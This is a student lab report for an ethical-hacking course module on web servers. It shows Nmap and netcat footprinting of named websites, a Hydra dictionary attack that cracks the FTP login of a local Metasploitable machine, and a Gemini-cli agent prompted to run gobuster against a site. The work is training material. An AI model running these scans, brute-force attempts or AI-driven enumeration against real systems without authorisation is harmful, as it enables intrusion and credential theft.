



# REPORT OF HACKING WEB SERVERS

BY SACHCHITANAND YADAV

# HACKING WEB SERVERS

MODULE - 13

## Learning Objectives -

- Explain Hacking Web Servers Concepts
- Demonstrate Different Web Server Attacks
- Web Server Hacking using AI
- Explain Hacking Web Servers Countermeasures

# Table of Contents

## 1. Web Server Concepts

- 1.1 Definition of a Web Server
  - 1.2 Web Server Operations
  - 1.3 How a Web Server Works
  - 1.4 Importance of Web Server Security
  - 1.5 Impact of Web Server Attacks
- 

## 2. Overview of Web Server Footprinting

- 2.1 What is Web Server Footprinting
  - 2.2 Information Gathered During Footprinting
  - 2.3 Importance of Footprinting in Security Assessment
  - 2.4 Tools Used for Web Server Footprinting
- 

## 3. Lab Tasks: Web Server Footprinting & Enumeration

- 3.1 Task 1: Web Server Footprinting using Netcat and Telnet
  - 3.2 Task 2: Web Server Enumeration using Nmap (NSE)
    - 3.2.1 HTTP Enumeration
    - 3.2.2 Directory Enumeration
    - 3.2.3 WAF Detection
    - 3.2.4 HTTP Trace Analysis
- 

## 4. Overview of Web Server Attacks

- 4.1 Common Web Server Attack Vectors
  - 4.2 Consequences of Web Server Compromise
- 

## 5. Lab Task: Cracking FTP Credentials using Dictionary Attack

- 5.1 Dictionary Attack Concept
- 5.2 Tools Used (Nmap, Hydra)
- 5.3 Lab Objectives

## **6. Web Server Hacking using Artificial Intelligence**

- 6.1 Role of AI in Web Server Reconnaissance
  - 6.2 AI-Assisted Footprinting and Enumeration
  - 6.3 Use of Gemini-CLI and Prompt-Based Analysis
- 

## **7. Hacking Web Servers: Countermeasures**

- 7.1 Patch Management
  - 7.2 Server Hardening
  - 7.3 Strong Authentication and Access Control
  - 7.4 Web Application Firewall (WAF)
  - 7.5 Secure File Permissions
  - 7.6 Encryption using HTTPS
  - 7.7 Monitoring, Logging, and IDS/IPS
  - 7.8 Regular Security Testing
- 

## **8. Module Summary: Hacking Web Servers**

---

# Hacking Web Servers Concepts: -

## Web Server Concepts

A web server is basically the quiet workhorse of the internet. No drama, no clout—just discipline. It **stores**, **processes**, and **delivers** web content to anyone who knocks the right way. That knock? **HTTP requests**. Respect the protocol or get ignored.

Think of it like this:

You type a URL → your browser sends an HTTP request → the web server reads it → decides what you’re allowed to see → sends back an HTTP response. Simple. Elegant. Ancient. Still undefeated.

---

## How a web server actually works

1. **Client (browser) makes a request**  
“Hey server, give me this page.”
2. **HTTP is the middleman**  
Rules the conversation. No HTTP, no conversation. Period.
3. **Server processes the request**
  - Static content? Pull it from storage.
  - Dynamic content? Talk to databases or application servers.
4. **Server sends a response**
  - Found it? 200 OK
  - Messed up? 404 Not Found
  - Server tired? 500 Internal Server Error (aka “don’t blame me”)

If the server can’t find what you asked for, it doesn’t panic—it just throws an error and moves on. Cold. Professional.

---

## Why attackers care

Attackers don’t “hack websites.”

They exploit **mistakes**—bad configs, outdated software, weak permissions, sloppy inputs. Same story since the early web days. History repeats because humans repeat.

Common screw-ups:

- Misconfigured servers
- Unpatched vulnerabilities
- Weak authentication

- Poor input validation

The server doesn't betray you—you betray the server.

---

### Impact of attacks

When a web server gets compromised:

- Data leaks
- Services go down
- Trust evaporates
- Legal trouble says hello

SACHCHITANAND

## Overview of Web Server Footprinting

Web server footprinting is the digital equivalent of reading the nameplate on a building *before* you knock. You’re not breaking in—you’re observing. Asking the server, “*Who are you, really?*” And seeing how much it’s willing to confess.

When done right (read: ethically), footprinting helps uncover **system-level breadcrumbs** like:

- Server name and type (Apache, Nginx, IIS—pick your poison)
- Operating system hints
- Software and application versions
- Enabled services and configurations
- Sometimes even backend/database clues (when misconfigured)

Servers talk. The problem is, people forget to teach them when to shut up.

---

### Why This Matters

Security doesn’t start with exploits—it starts with **information**. Every outdated version, every verbose header, every lazy config is a loose brick in the wall. Attackers don’t guess; they *profile*. So do defenders. Tradition meets tomorrow right here.

---

### Tools of the Trade

#### ◆ Telnet / Netcat

Barebones. No makeup. Just raw interaction with the server. You manually connect and request headers, watching how the server responds. Old-school? Yes. Useless? Absolutely not.

They can reveal:

- Server banner
- Server type and version
- OS clues
- Running applications (sometimes unintentionally)

If a server overshares here, that’s on the admin—not the tool.

◆ **Netcraft**

The wise old librarian of the internet.

It can collect:

- Hosting provider details
- Server technology and OS
- SSL/TLS information
- Historical changes to the site

Netcraft doesn't poke—it observes from the outside. Clean, legal, powerful.

---

◆ **ID Serve**

Focused. Direct. A bit nosy.

It attempts to identify:

- Web server software
- Version numbers
- Underlying OS

Great for quick profiling when you want answers without drama.

---

◆ **httprecon**

Fast. Automated. Slightly ruthless.

It analyzes HTTP responses to extract:

- Server headers
- Web technologies
- Application frameworks
- Configuration weaknesses

This is pattern recognition at speed—machines reading machines.

---

## Task 1: Footprint a Web Server using Netcat and Telnet

This lab is about **listening**, not attacking.

The goal:

- Connect to a target web server
- Send basic HTTP requests
- Observe the response headers
- Identify server name, type, OS hints, and applications

**nc -vv certifiedhacker.com 80**




```
# kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help
root@kali:/home/sachet
# nc -vv certifiedhacker.com 80
DNS fwd/rev mismatch: certifiedhacker.com ≠ box5331.bluehost.com
certifiedhacker.com [162.241.216.11] 80 (http) open
GET/HTTP/1.0
HTTP/1.1 400 Bad Request
Date: Wed, 24 Dec 2025 07:44:48 GMT
Server: Apache
Content-Length: 347
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<p>Additionally, a 400 Bad Request<br />
error was encountered while trying to use an ErrorDocument to handle the request.</p>
</body></html>
sent 13, rcvd 513
[root@kali:/home/sachet]
# telnet certifiedhacker.com 80
Server lookup failure: certifiedhacker.com:80, Name or service not known
[root@kali:/home/sachet]
```



## MODULE – 13 HACKING WEB SERVERS

**telnet www.certifiedhacker.com 80**



```
root@kali:~# telnet www.certifiedhacker.com 23
Trying 162.241.216.11...
Connection closed by foreign host.

root@kali:~# telnet www.certifiedhacker.com 80
Trying 162.241.216.11...
Connected to www.certifiedhacker.com.
Escape character is '^J'.
GET/HTTP/1.0
HTTP/1.1 400 Bad Request
Date: Wed, 24 Dec 2025 07:49:32 GMT
Server: Apache
Content-Length: 347
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<p>Additionally, a 400 Bad Request<br />
error was encountered while trying to use an ErrorDocument to handle the request.</p>
</body></html>
Connection closed by foreign host.

root@kali:~#
```

## Task 2: Enumerate Web Server Information using Nmap Scripting Engine (NSE)

Enumerate the directories used by web servers and web applications, in the terminal window.

**Run nmap -sV -- script=http-enum [target website].**

```
# nmap -sV --script=http-enum certifiedhacker.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-24 13:24 IST
Nmap scan report for certifiedhacker.com (162.241.216.11)
Host is up (0.03s latency).
rDNS record for 162.241.216.11: box5331.bluehost.com
Not shown: 951 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     Pure-FTPD
22/tcp    open  ssh     OpenSSH 8.7 (protocol 2.0)
25/tcp    open  smtp   Exim smtpd 4.98.2
26/tcp    open  tcpwrapped
53/tcp    open  domain ISC BIND 9.16.23 (RedHat Linux)
80/tcp    open  http   Apache httpd
| http-enum:
|_ /blog/: Blog
|_ /webmail/: Mail folder
|_ /webmail/images/sm_logo.png: SquirrelMail
|_ /cgi-sys/: Potentially interesting folder
|_ /controlpanel/: Potentially interesting folder
|_ /css/: Potentially interesting folder w/ directory listing
110/tcp   open  pop3  Dovecot pop3d
135/tcp   filtered msrpc
139/tcp   filtered netbios-ssn
143/tcp   open  imap   Dovecot imapsd
443/tcp   open  ssl/http Apache httpd
| http-enum:
|_ /blog/: Blog
|_ /webmail/: Mail folder
|_ /webmail/images/sm_logo.png: SquirrelMail
445/tcp   filtered microsoft-ds
465/tcp   open  ssl/smtp Exim smtpd 4.98.2
587/tcp   open  smtp   Exim smtpd 4.98.2
```

nmap --script hostmap-bfk -script-args hostmap-bfk.prefix=hostmap- www.testfire.net

```
[root@sachet-kali:~]# su
[sachet@sachet-kali:~]
[root@sachet-kali:~]# nmap password for sachet
[sachet@sachet-kali:~]
[root@sachet-kali:~]# nmap --script hostmap-bfk -script-args hostmap-bfk.prefix=hostmap- www.goodshopping.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-24 13:27 IST
Nmap scan report for www.goodshopping.com (53.33.130.190)
Host is up (0.01ms latency).
Other addresses for www.goodshopping.com (not scanned): 15.197.148.23
PORT      STATE SERVICE
80/tcp    open  http
80/tcp    open  https
8000/tcp  open  http-proxy
8443/tcp  closed https-alt
Nmap done: 1 IP address (1 host up) scanned in 6.45 seconds
[root@sachet-kali:~]# nmap --script hostmap-bfk -script-args hostmap-bfk.prefix=hostmap- www.testfire.net
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-24 13:29 IST
Nmap scan report for www.testfire.net (65.61.137.117)
Host is up (0.0475s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
80/tcp    open  https
8000/tcp  open  http-proxy
8443/tcp  closed https-alt
Nmap done: 1 IP address (1 host up) scanned in 36.50 seconds
[root@sachet-kali:~]
```

## MODULE – 13 HACKING WEB SERVERS

nmap --script http-trace -d www.goodshopping.com

```
kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help
root@kali:/home/sachet
Nmap done: 1 IP address (1 host up) scanned in 412.21 seconds
└─# nmap --script http-trace -d www.goodshopping.com

Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-24 13:39 IST
PORTS: Using ports open on 0% or more average hosts (TCP:1000, UDP:0, SCTP:0)
Timing report
hostgroups: min 1, max 100000
rtt-timeouts: init 1000, min 100, max 10000
max-scan-delay: TCP 1000, UDP 1000, SCTP 1000
parallelism: min 0, max 0
max-retries: 10, host-timeout: 0
min-rate: 0, max-rate: 0

NSE: Using Lua 5.4.
NSE: Arguments from CLI:
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 13:39
Completed NSE at 13:39, 0.00s elapsed
Initiating Ping Scan at 13:39
Completed Ping Scan at 13:39
Scanning www.goodshopping.com (3.33.130.190) [4 ports]
Packet capture filter (device eth0): dst host 192.168.1.41 and (icmp or icmp6 or ((tcp or udp or sctp) and (src host 3.33.130.190)))
We got a TCP ping packet back from 3.33.130.190 port 80 (trynum = 0)
Completed Ping Scan at 13:39, 0.03s elapsed (1 total hosts)
Overall sending rates: 142.28 packets / s, 5406.56 bytes / s.
mass_rdns: Using DNS server 192.168.1.1
mass_rdns: Using DNS server fe80::a291:caff:fe02:bb61@eth0
Initiating Parallel DNS resolution of 1 host. at 13:39
mass_rdns: 0.08s /1 [#: 2, OK: 0, NX: 0, DR: 0, SF: 0, TR: 1]
Completed Parallel DNS resolution of 1 host. at 13:39, 0.08s elapsed
DNS resolution of 1 IPs took 0.08s. Mode: Async [#: 2, OK: 1, NX: 0, DR: 0, SF: 0, TR: 1, CN: 0]

01:40 PM 24-12-2025 Right Ctrl
```

```
kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help
root@kali:/home/sachet
DNS resolution of 1 IPs took 0.08s. Mode: Async [#: 2, OK: 1, NX: 0, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 13:39
Scanning www.goodshopping.com (3.33.130.190) [1000 ports]
Packet capture filter (device eth0): dst host 192.168.1.41 and (icmp or icmp6 or ((tcp or udp or sctp) and (src host 3.33.130.190)))
Discovered open port 443/tcp on 3.33.130.190
Discovered open port 80/tcp on 3.33.130.190
Completed SYN Stealth Scan at 13:39, 4.93s elapsed (1000 total ports)
Overall sending rates: 406.06 packets / s, 17865.06 bytes / s.
NSE: Script scanning 3.33.130.190.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 13:39
NSE: Starting http-trace against www.goodshopping.com (3.33.130.190:80).
NSE: Starting http-trace against www.goodshopping.com (3.33.130.190:443).
NSE: Finished http-trace against www.goodshopping.com (3.33.130.190:80).
NSE: Finished http-trace against www.goodshopping.com (3.33.130.190:443).
Completed NSE at 13:39, 0.21s elapsed
Nmap scan report for www.goodshopping.com (3.33.130.190)
Host is up, received reset ttl 64 (0.0087s latency).
Other addresses for www.goodshopping.com (not scanned): 15.197.148.33
rDNS record for 3.33.130.190: a2aa9ff50de748dbe.awsglobalaccelerator.com
Scanned at 2025-12-24 13:39:20 IST for 5s
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE REASON
80/tcp    open  http   syn-ack ttl 244
443/tcp   open  https  syn-ack ttl 244
Final times for host: srtt: 8684 rttvar: 12080  to: 100000

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 13:39
Completed NSE at 13:39, 0.00s elapsed
Read from /usr/share/nmap: nmap-protocols nmap-services.
Nmap done: 1 IP address (1 host up) scanned in 5.57 seconds
Raw packets sent: 2004 (88.144KB) | Rcvd: 5 (208B)

01:40 PM 24-12-2025 Right Ctrl
```

## MODULE – 13 HACKING WEB SERVERS

nmap -p80 --script http-waf-detect [www.goodshopping.com](http://www.goodshopping.com)



```
kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help
root@kali:~/home/sachet
Scanned at 2025-12-24 13:39:20 IST for 5s
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE REASON
80/tcp    open  http   syn-ack ttl 244
443/tcp   open  https  syn-ack ttl 244
Final times for host: srtt: 8684 rttvar: 12080  to: 100000
NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 13:39
Completed NSE at 13:39, 0.00s elapsed
Read from /usr/share/nmap: nmap-protocols nmap-services.
Nmap done: 1 IP address (1 host up) scanned in 5.57 seconds
  Raw packets sent: 2004 (88.144KB) | Rcvd: 5 (208B)

[root@kali)-[/home/sachet]
#
[root@kali)-[/home/sachet]
# nmap -p80 --script http-waf-detect www.goodshopping.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-24 13:43 IST
Nmap scan report for www.goodshopping.com (3.33.130.190)
Host is up (0.0072s latency).
Other addresses for www.goodshopping.com (not scanned): 15.197.148.33
rDNS record for 3.33.130.190: a2aa9ff50de748dbe.awsglobalaccelerator.com

PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 0.86 seconds
[root@kali)-[/home/sachet]
#

```

## Overview of Web Server Attacks

A web server is the front gate of the kingdom. If it falls, the rest of the city panics. Attackers don't need movie-level hacks—sometimes they just need patience and weak passwords. And yes, those still exist in 2025. Wild.

When a web server is attacked, the damage can stack up fast:

- **Compromise of user accounts**  
Once credentials are stolen, trust evaporates. One weak password, many regrets.
- **Secondary attacks & website defacement**  
Your server becomes a launchpad. Malware hosting, phishing pages, ugly defacements screaming “we were here”. Embarrassing and loud.
- **Root or privileged access to systems**  
This is the boss level. From here, attackers can pivot to other apps, databases, even internal servers.
- **Data tampering and data theft**  
Customer data, credentials, intellectual property—gone, altered, or sold. No drama, just damage.
- **Reputation damage**  
The silent killer. Users don't forgive breaches easily. One incident, and suddenly your brand name feels... unsafe.

Tell it like it is: **most web server attacks succeed because basics were ignored.**

---

## Task 1: Crack FTP Credentials Using a Dictionary Attack

Now let's talk about the classic mistake—**weak FTP credentials**.  
Old protocol. Old habits. Same old pain.

### What Is a Dictionary Attack?

A dictionary (or wordlist) attack uses a **predefined list of common passwords** to attempt authentication. No genius required—just automation and time.

Why it works (still):

- Users reuse passwords
- Admins choose “simple for convenience”
- Default credentials never get changed
- FTP lacks modern protections by default

## MODULE – 13 HACKING WEB SERVERS

Attackers don't guess randomly. They guess *smartly*. Humans are predictable. That's the problem.

### 🎯 Objective of the Lab

This lab demonstrates:

- How weak FTP passwords can be exploited
- Why dictionary-based attacks are effective
- The importance of strong authentication policies

**nmap -p 21 <ip>**



```
kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Session Actions Edit View Help
(root@kali)-[~/home/sachet]
# nmap -p 21 192.168.1.81
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-24 15:26 IST
Nmap scan report for 192.168.1.81
Host is up (0.15s latency).


PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: D4:A8:61:65:2D:F4 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 6.98 seconds
(root@kali)-[~/home/sachet]
# ftp 192.168.1.81
Connected to 192.168.1.81.
220 (vsFTPd 2.3.4)
Name (192.168.1.81:sachet): sachet
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp: 
zsh: suspended  ftp 192.168.1.81


(root@kali)-[~/home/sachet]
# ftp 192.168.1.81
Connected to 192.168.1.81.
220 (vsFTPd 2.3.4)
Name (192.168.1.81:sachet): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> help
Commands may be abbreviated. Commands are:
!
cdup      epsv4      hash      mdelete      mput      pdir      quote      rmdir      struct      user
$        chmod      epsv6      help       mdir       mreget     pls       rate       rstatus     sumique     verbose
NIFTY      -0.17%
```

## MODULE – 13 HACKING WEB SERVERS

ftp <ip>



```
zsh: suspended  ftp 192.168.1.81
[root@kali:~/home/sachet]
Session Actions Edit View Help
zsh: suspended  ftp 192.168.1.81
[root@kali:~/home/sachet]
# ftp 192.168.1.81
Connected to 192.168.1.81.
220 (vsFTPd 2.3.4)
Name (192.168.1.81:sachet): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> help
Commands may be abbreviated. Commands are:
!      cdup      epsv4      hash      mdelete      mput      pdir      quote      rmdir      struct      user
$      chmod      epsv6      help      mdir      mreget      pls      rate      rstatus      sunique      verbose
account  close      exit      idle      mget      msend      pmlsd      rcvbuf      runique      system      xferbuf
append   cr       features      image      mkdir      newer      preserve      recv      send      tenex      ?
ascii    debug      fget      lcd      mldir      nlist      progress      reget      sendport      throttle
bell     delete      form      less      mlsd      nmap      prompt      remopts      set      trace
binary   dir       ftp       lpage      lpwd      mode      proxy      rename      site      type
bye     disconnect      gate      lpwd      mode      open      put      reset      size      umask
case    edit       get       ls       modtime      page      pwd      restart      sndbuf      unset
cd      epsv      glob      macdef      more      passive      quit      rhelp      status      usage
ftp> mkdir hello
257 "/home/msfadmin/hello" created
ftp> ls
229 Entering Extended Passive Mode (|||40302|).
150 Here comes the directory listing.
drwxr-xr-x  2 1000  1000  4096 Dec 24 09:08 hacker
drwxr-xr-x  2 1000  1000  4096 Dec 24 09:58 hello
drwxr-xr-x  6 1000  1000  4096 Apr 28 2010 vulnerable
226 Directory send OK.
ftp> ls
229 Entering Extended Passive Mode (|||33386|).
150 Here comes the directory listing.
drwxr-xr-x  2 1000  1000  4096 Dec 24 09:59 aviku
drwxr-xr-x  2 1000  1000  4096 Dec 24 09:08 hacker
drwxr-xr-x  2 1000  1000  4096 Dec 24 09:58 hello
drwxr-xr-x  6 1000  1000  4096 Apr 28 2010 vulnerable
226 Directory send OK.
```



```
zsh: suspended  ftp 192.168.1.81
Connected to 192.168.1.81.
220 (vsFTPd 2.3.4)
Name (192.168.1.81:sachet): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> help
Commands may be abbreviated. Commands are:
!      cdup      epsv4      hash      mdelete      mput      pdir      quote      rmdir      struct      user
$      chmod      epsv6      help      mdir      mreget      pls      rate      rstatus      sunique      verbose
account  close      exit      idle      mget      msend      pmlsd      rcvbuf      runique      system      xferbuf
append   cr       features      image      mkdir      newer      preserve      recv      send      tenex      ?
ascii    debug      fget      lcd      mldir      nlist      progress      reget      sendport      throttle
bell     delete      form      less      mlsd      nmap      prompt      remopts      set      trace
binary   dir       ftp       lpage      lpwd      mode      proxy      rename      site      type
bye     disconnect      gate      lpwd      mode      open      put      reset      size      umask
case    edit       get       ls       modtime      page      pwd      restart      sndbuf      unset
cd      epsv      glob      macdef      more      passive      quit      rhelp      status      usage
ftp> mkdir hello
257 "/home/msfadmin/hello" created
ftp> ls
229 Entering Extended Passive Mode (|||40302|).
150 Here comes the directory listing.
drwxr-xr-x  2 1000  1000  4096 Dec 24 09:08 hacker
drwxr-xr-x  2 1000  1000  4096 Dec 24 09:58 hello
drwxr-xr-x  6 1000  1000  4096 Apr 28 2010 vulnerable
226 Directory send OK.
ftp> ls
229 Entering Extended Passive Mode (|||33386|).
150 Here comes the directory listing.
drwxr-xr-x  2 1000  1000  4096 Dec 24 09:59 aviku
drwxr-xr-x  2 1000  1000  4096 Dec 24 09:08 hacker
drwxr-xr-x  2 1000  1000  4096 Dec 24 09:58 hello
drwxr-xr-x  6 1000  1000  4096 Apr 28 2010 vulnerable
226 Directory send OK.
```

## MODULE – 13 HACKING WEB SERVERS

hydra -l msfadmin -P rockyou.txt ftp://192.168.1.81

```
root@kali:~# hydra -l msfadmin -P rockyou.txt ftp://192.168.1.81
Hydra v9.5 (c) 2023 by van Hauser/TNC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-24 15:44:26
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344480 login tries (1/1/p:14344480), -896526 tries per task
[DATA] attacking ftp://192.168.1.81:21/
[21] 192.168.1.81:21 msfadmin password: msfadmin
[+] 192.168.1.81:21 msfadmin completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-24 15:44:38
```

# Web Server Hacking using AI

**Web Server Hacking using AI** refers to using AI-driven tools to automate reconnaissance and vulnerability analysis of a web server. The lab simulates how attackers think, not reckless exploitation.

## Lab scenario:

AI tools are used to assist in footprinting and fingerprinting a target web server to understand its security posture and identify potential weaknesses.

## Lab objective:

Use Gemini-cli to support web server footprinting and analyze possible attack surfaces through automated intelligence and reasoning.

**Prompt -** "Perform directory traversal enumeration on the target URL <https://certifiedhacker.com> using gobuster"

## MODULE – 13 HACKING WEB SERVERS



kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Gemini - gemini-cli

Session Actions Edit View Help

Finished

```
- Directory traversal enumeration on https://certifiedhacker.com using gobuster has been completed. A list of discovered directories and files has been provided.

v WriteFile Writing to gobuster_scan_results.txt
1 Gobuster scan results for https://certifiedhacker.com:
2
3
4 Gobuster v2.8
